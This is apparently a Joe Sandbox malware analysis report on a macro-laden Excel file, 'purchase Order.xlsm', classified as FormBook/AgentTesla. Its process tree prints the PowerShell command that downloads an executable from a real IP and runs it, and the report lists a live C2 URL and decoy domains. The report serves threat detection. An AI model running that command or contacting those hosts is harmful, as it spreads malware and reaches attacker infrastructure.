ID: 510341
Sample Name: purchase Order.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:14:40
Date: 27/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report purchase Order.xlsm

Overview


General Information

Sample Name:	purchase Order.xlsm
Analysis ID:	510341
MD5:	d1ad5761044b2a..
SHA1:	7fed2064ae36812.
SHA256:	8024e6dc8c2307..
Tags:	xlsm
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Antivirus / Scanner detection for sub…
- Found detection on Joe Sandbox Clo…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 5708 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - powershell.exe (PID: 6124 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -nop [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;Invoke-WebRequest -Uri http://212.192.241.75/sam/new3.exe -OutFile $env:public\eVJOpc.exe;explorer $env:public\eVJOpc.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 2976 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - explorer.exe (PID: 6892 cmdline: 'C:\Windows\system32\explorer.exe' C:\Users\Public\eVJOpc.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
- explorer.exe (PID: 7112 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - eVJOpc.exe (PID: 1840 cmdline: 'C:\Users\Public\eVJOpc.exe' MD5: 0EDC34831B45EDED59BD2AEEF85AA41B)
    - eVJOpc.exe (PID: 4104 cmdline: 'C:\Users\Public\eVJOpc.exe' MD5: 0EDC34831B45EDED59BD2AEEF85AA41B)
      - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - wlanext.exe (PID: 5660 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
          - cmd.exe (PID: 2316 cmdline: /c del 'C:\Users\Public\eVJOpc.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
            - conhost.exe (PID: 2260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.art-for-a-cause.com/m5cw/"
  ],
  "decoy": [
    "stolpfabriken.com",
    "aromaessentialco.com",
    "rmcclaincpa.com",
    "wuruixin.com",
    "sidhyanticlasses.com",
    "horilka.store",
    "organic-outlaws.com",
    "customsoftwarelogistics.com",
    "cheryltesting.com",
    "thecompacthomegym.com",
    "the22yards.club",
    "quickloanprovidersservices.com",
    "grippyent.com",
    "guard-usa.com",
    "agircredit.com",
    "classificationmetallurgie.com",
    "quizzesandcode.com",
    "catdanos.com",
    "8676789.rest",
    "gotbestshavlngplansforyou.com",
    "supboarddesign.com",
    "byrdemailplans.xyz",
    "anngola.com",
    "milelefoods.com",
    "runawaypklyau.xyz",
    "redesignyourpain.com",
    "yourtv2ship.info",
    "jxypc.com",
    "lerjighjuij.store",
    "spiruline-shop.com",
    "qarziba-therapy.care",
    "hardayumangosteen.com",
    "freevolttech.com",
    "xiongbaosp.xyz",
    "balanzasdeplataforma.com",
    "johnathanmanney.com",
    "estcequecestgreen.com",
    "france-temps-partage.net",
    "fbiicrc.com",
    "privateairjets.com",
    "xn--5m4a23skoc.group",
    "andrewmurnane.com",
    "exitin90.com",
    "depofmvz.com",
    "bosphorus.website",
    "aragon.store",
    "nrnmuhendislik.com",
    "thesharingcorporation.com",
    "tccraft.online",
    "carjabber.com",
    "limitlesschurchbf.com",
    "dazalogistics.com",
    "x-play.club",
    "bitterbay.net",
    "forwardhcd.com",
    "smance.xyz",
    "netgearcloud.net",
    "wellaspiron.com",
    "heidelay.xyz",
    "qknzutohbtro.mobi",
    "epurhybrid.com",
    "pelitupmukaeksklusif.com",
    "secondave.online",
    "lockdownshowdown.online"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.452707003.00000000009E0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.452707003.00000000009E0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.452707003.00000000009E0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000001.370883277.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000001.370883277.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 26 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.eVJOpc.exe.f040000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
8.2.eVJOpc.exe.f040000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
8.2.eVJOpc.exe.f040000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15cc9:$sqlite3step: 68 34 1C 7B E1 • 0x15ddc:$sqlite3step: 68 34 1C 7B E1 • 0x15cf8:$sqlite3text: 68 38 2A 90 C5 • 0x15e1d:$sqlite3text: 68 38 2A 90 C5 • 0x15d0b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e33:$sqlite3blob: 68 53 D8 7F 8C
9.2.eVJOpc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.eVJOpc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell
Sigma detected: Execution from Suspicious Folder
Sigma detected: Windows Suspicious Use Of Web Request in CommandLine
Sigma detected: Non Interactive PowerShell
Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration
Multi AV Scanner detection for submitted file
Yara detected FormBook
Antivirus / Scanner detection for submitted sample
Antivirus detection for URL or domain
Multi AV Scanner detection for domain / URL
Antivirus detection for dropped file
Multi AV Scanner detection for dropped file
Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)
Found detection on Joe Sandbox Cloud Basic with higher score
Powershell drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Scripting 1	Path Interception	Extra Window Memory Injection 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 1	Eave Insec Netw Com
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Process Injection 5 1 2	Scripting 1	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Explo Redi Calls
Domain Accounts	Exploitation for Client Execution 1 2	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 1	Explo Track Loca
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	Security Software Discovery 2 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 1	SIM (Swap
Cloud Accounts	PowerShell 1	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mani Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamr Deni Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 3 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 5 1 2	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Protc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
purchase Order.xlsm	22%	Virustotal		Browse
purchase Order.xlsm	41%	ReversingLabs	Script.Downloader.EncDoc	
purchase Order.xlsm	100%	Avira	W2000M/YAV.Minerva.ssocv	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsz3A72.tmp\qqxmvpxcvyt.dll	100%	Avira	TR/Tesla.ivvdd	
C:\Users\Public\eVJOpc.exe	100%	Avira	TR/Tesla.amqdv	
C:\Users\Public\eVJOpc.exe	100%	Joe Sandbox ML		
C:\Users\Public\eVJOpc.exe	50%	ReversingLabs	Win32.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Temp\nsz3A72.tmp\qqxmvpxcvyt.dll	38%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.eVJOpc.exe.f040000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.eVJOpc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.1.eVJOpc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.eVJOpc.exe.400000.3.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File

Source	Detection	Scanner	Label	Link	Download
19.2.wlanext.exe.2e7de48.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.0.eVJOpc.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.eVJOpc.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
9.0.eVJOpc.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.0.eVJOpc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
9.0.eVJOpc.exe.400000.2.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
9.0.eVJOpc.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.2.eVJOpc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
9.0.eVJOpc.exe.400000.1.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://212.192.241.75/sam/new3.exenvoke-WebRequest	0%	Avira URL Cloud	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://212.192.241.75/sam/new3.exe-OutFile$env:public	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://212.192.241.75/sam/new3.exe	12%	Virustotal		Browse
http://212.192.241.75/sam/new3.exe	0%	Avira URL Cloud	safe	
www.art-for-a-cause.com/m5cw/	100%	Avira URL Cloud	malware	
http://https://go.micros	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://212.192.241.75/sam/new3.exe	true	• 12%, Virustotal, Browse • Avira URL Cloud: safe	unknown
www.art-for-a-cause.com/m5cw/	true	• Avira URL Cloud: malware	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.192.241.75	unknown	Russian Federation		61269	RAPMSB-ASRU	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510341
Start date:	27.10.2021
Start time:	18:14:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	purchase Order.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSM@15/13@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 31.4% (good quality ratio 27.9%) • Quality average: 72.9% • Quality standard deviation: 32.9%
HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:19:29	API Interceptor	38x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

